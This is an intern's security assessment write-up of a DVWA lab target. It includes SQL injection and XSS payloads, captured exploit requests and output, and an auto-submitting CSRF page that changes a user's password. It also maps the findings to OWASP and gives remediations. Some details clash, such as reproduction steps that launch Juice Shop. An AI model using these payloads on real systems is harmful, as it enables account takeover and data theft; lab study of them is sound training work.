FUTURE_CS_01 - Task 1: Web Application Security Assessment

This repository presents a comprehensive overview of my contributions to Task 1 of my cybersecurity internship, focused on assessing and exploiting vulnerabilities within DVWA (Damn Vulnerable Web Application). Through a combination of manual techniques and automated scanning tools, I identified key security flaws, mapped them to the OWASP Top 10 framework, and delivered a full assessment report with impact analysis and mitigation guidance.

➢ Task Objective

To systematically investigate common web application vulnerabilities within a controlled testing environment, leveraging industry-standard tools for ethical exploitation. All findings were documented with annotated screenshots, severity ratings, and remediation strategies aligned to best practices.

➢ Tools & Technologies

- **DVWA** – Target application for vulnerability exploration
- **OWASP ZAP** – Proxy-based vulnerability scanner and request editor
- **Firefox Developer Tools** – Manual inspection and traffic analysis
- **Python HTTP Server** – Hosted CSRF attack payloads
- **Kali Linux** – Penetration testing environment
- **Microsoft Word** – Final report compilation

➢ Vulnerability Analysis

1. SQL Injection

- **Exploit**: ' OR '1'='1 --
- **Impact**: Bypassed authentication mechanisms
- **OWASP Category**: A1 – Injection
- **Recommendation**: Implement parameterized queries and robust input validation

2. Reflected XSS

- **Exploit**: <script>alert('XSS')</script>
- **Impact**: Arbitrary JavaScript execution via user-controlled URL
- **OWASP Category**: A3 – Cross-Site Scripting
- **Recommendation**: Escape dynamic output, enforce Content Security Policy

3. Stored XSS

- **Exploit**: <img src=x onerror=alert('XSS')>
- **Impact**: Persistent script execution in user sessions
- **OWASP Category**: A3 – Cross-Site Scripting
- **Recommendation**: Sanitize all input and encode output consistently

4. Cross-Site Request Forgery (CSRF)

- **Method**: Token replay exploiting predictable session state
- **Exploit Payload**: password_current=password&password_new=Test1234&password_conf=Test1234&Change=Change&user_token=1c25f1684d9f5e0c3e6b0a5b0e3d0c8b
- **Impact**: Unauthorized password change without user knowledge
- **OWASP Category**: A5 – Broken Access Control
- **Recommendation**: Implement secure CSRF tokens, SameSite cookies, and origin validation

5. Tool Findings Summary

Tool	Critical	High	Medium	Low
OWASP ZAP	2	4	7	12
Burp Suite	3	3	5	8
Nikto	0	1	3	5

➢ Security Assessment Report Highlights

- **Executive Summary**: 28 vulnerabilities identified; 4 critical.
- **Methodology**:
  - **Discovery**: Automated scans + manual verification.
  - **Exploitation**: Demonstrated data theft via SQLi/XSS.
- **Risk Matrix**:

Risk Level	Count	Business Impact
Critical	4	System compromise
High	6	Data theft

- **Remediation Roadmap**:
  1. Patch critical flaws (SQLi/XSS) within 72 hours.
  2. Deploy CSP headers to mitigate XSS.
  3. Audit authentication flows for CSRF gaps.

➢ Lessons Learned

- **Automation Gaps**: Scanners missed logic-based CSRF (manual testing essential).
- **False Positives**: ZAP flagged inert AngularJS templates as XSS (requiring validation).
- **Impact Context**: Stored XSS in user reviews had higher business impact than reflected in tool severity.

➢ How to Reproduce

1. Launch Juice Shop: docker run -p 3000:3000 owasp/juice-shop
2. Run ZAP scan:

```
docker run -v $(pwd):/zap/wrk -t owasp/zap2docker zap-baseline.py \
-t http://host.docker.internal:3000 -g gen.conf -r testreport.html
```

➢ OWASP Top 10 Mapped Findings

OWASP Category	Status	Method of Validation
A1 – Injection	Confirmed	SQLi payload
A2 – Broken Authentication	Confirmed	Login bypass via crafted input
A3 – Cross-Site Scripting	Confirmed	Reflected & Stored XSS
A5 – Broken Access Control	Confirmed	CSRF exploit with replayed token
A6 – Security Misconfiguration	Observed	Default DVWA deployment settings

➢ Risk Ratings

Vulnerability	Severity
SQL Injection	Critical
Stored XSS	High
Reflected XSS	Medium
CSRF Replay	High

➢ Deliverables

- Detailed PDF Security Assessment
- Exploit Evidence (Screenshots)
- Source Code for CSRF Attack Page
- OWASP Top 10 Evaluation Checklist
- GitHub Documentation Repository

➢ Skills Developed

- Application-level penetration testing
- Vulnerability detection and exploitation techniques
- Professional reporting and documentation
- Threat modeling and risk prioritization


- OWASP methodology


➢ Author


Dhanaraj Rajendra Patil


Cybersecurity Intern


Location: Remote









Untitled Session - 20250715-182502 - ZAP 2.16.1
Manual Request Editor
Request
Response
Method
Header: Text
Body: Text
Send
GET
http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1%27+OR+%271%27%3D%271&Submit=Submit
HTTP/1.1
host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=3620de491f163f062d964d0b1fe6a2e7
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Find:
No matches
Time: 0 ms
Body Length: 0
Total Length: 0 bytes



Kali Linux
Vulnerability: SQL Injecti
127.0.0.1/DVWA/vulnerabilities/sqli/?id=1%27+OR+%271%27%3D%271&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' OR '1'='1
First name: admin
Surname: admin
ID: 1' OR '1'='1
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1
First name: Hack
Surname: Me
ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1
First name: Bob
Surname: Smith
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/


Untitled Session - 20250715-192218 - ZAP 2.16.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Contexts
Default Context
Sites
http://127.0.0.1
Manual Request Editor
Request
Response
Method
Header: Text
Body: Text
Send
GET
http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E HTTP/1.1
host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/vulnerabilities/xss_r/
Cookie: security=low; PHPSESSID=3620de491f163f062d964d0b1fe6a2e7
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
History
Search
Alerts
Filter: OFF
Export
ID Source Req. Timestamp
Find:
No matches
Time: 0 ms
Body Length: 0
Total Length: 0 bytes
Alerts
1 Main Proxy: 127.0.0.1:8081
Current Status


Vulnerability: Reflected
127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<script>alert('XSS')<%2Fscript>#
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
127.0.0.1
XSS
OK
Read 127.0.0.1


4. Intruder attack of http://192.168.56.135
Attack
Save
Results
Positions
Capture filter: Capturing all items
View filter: Showing all items
Request
Payload1
Payload 2
Status code
Response received
Error
Timeout
Length
Comment
Request
Response
Pretty
Raw
Hex
POST /dvwa/login.php HTTP/1.1
Host: 192.168.56.135
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Finished


Untitled Session - 20250716-143952 - ZAP 2.16.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
POST:login.php()(L
GET:logout.php
vulnerabilities
csrf
GET:/
GET:/(Change
GET:index.ph
History
Search
Alerts
Alerts (11)
Content Security Policy (CSP)
Missing Anti-clickjacking Heade
Cookie No HttpOnly Flag
Cookie without SameSite Attr
Manual Request Editor
Request
Response
Method
Header: Text
Body: Text
Send
POST http://127.0.0.1/DVWA/vulnerabilities/csrf/ HTTP/1.1
host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 128
Origin: http://localhost:8000
Connection: keep-alive
Referer: http://localhost:8000/
Cookie: security=impossible
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Priority: u=0, i
password_current=password&password_new=Test1234&password_conf=Test1234&Change=Change&
user_token=1c25f1684d9f5e0c3e6b0a5b0e3d0c8b


1 2 3 4
14:53
~/csrf_replay.html - Mousepad
File Edit Search View Document Help
<!DOCTYPE html>
<html>
<head>
<title>CSRF Replay Attack</title>
</head>
<body>
<form action="http://127.0.0.1/DVWA/vulnerabilities/csrf/" method="POST">
<input type="hidden" name="password_current" value="password">
<input type="hidden" name="password_new" value="Test1234">
<input type="hidden" name="password_conf" value="Test1234">
<input type="hidden" name="Change" value="Change">
<input type="hidden" name="user_token" value="1c25f1684d9f5e0c3e6b0a5b0e3d0c8b">
</form>
<script>
document.forms[0].submit(); // Auto-submit the form
</script>
</body>
</html>